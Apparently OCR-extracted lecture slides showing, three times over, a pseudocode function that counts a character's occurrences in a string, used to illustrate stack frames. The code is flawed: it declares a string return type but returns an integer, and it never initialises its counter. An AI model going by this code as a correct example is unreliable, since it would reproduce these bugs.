
http://cforall.blogspot.com/2011/03/stack-real-life-example-cafeteria-tray.html

Stack Frame Example



```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }


6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```







Stack Frame Example

```
string count(string s, character c) {
   integer count;
   integer pos;
   for (pos = 0; pos < length(s); pos = pos + 1)
{
      if (s[pos] == c) count = count + 1;
   }
   return count;
}

void main(integer argc, strings argv) {
   count("testing", "t"); // should return 2
}
```

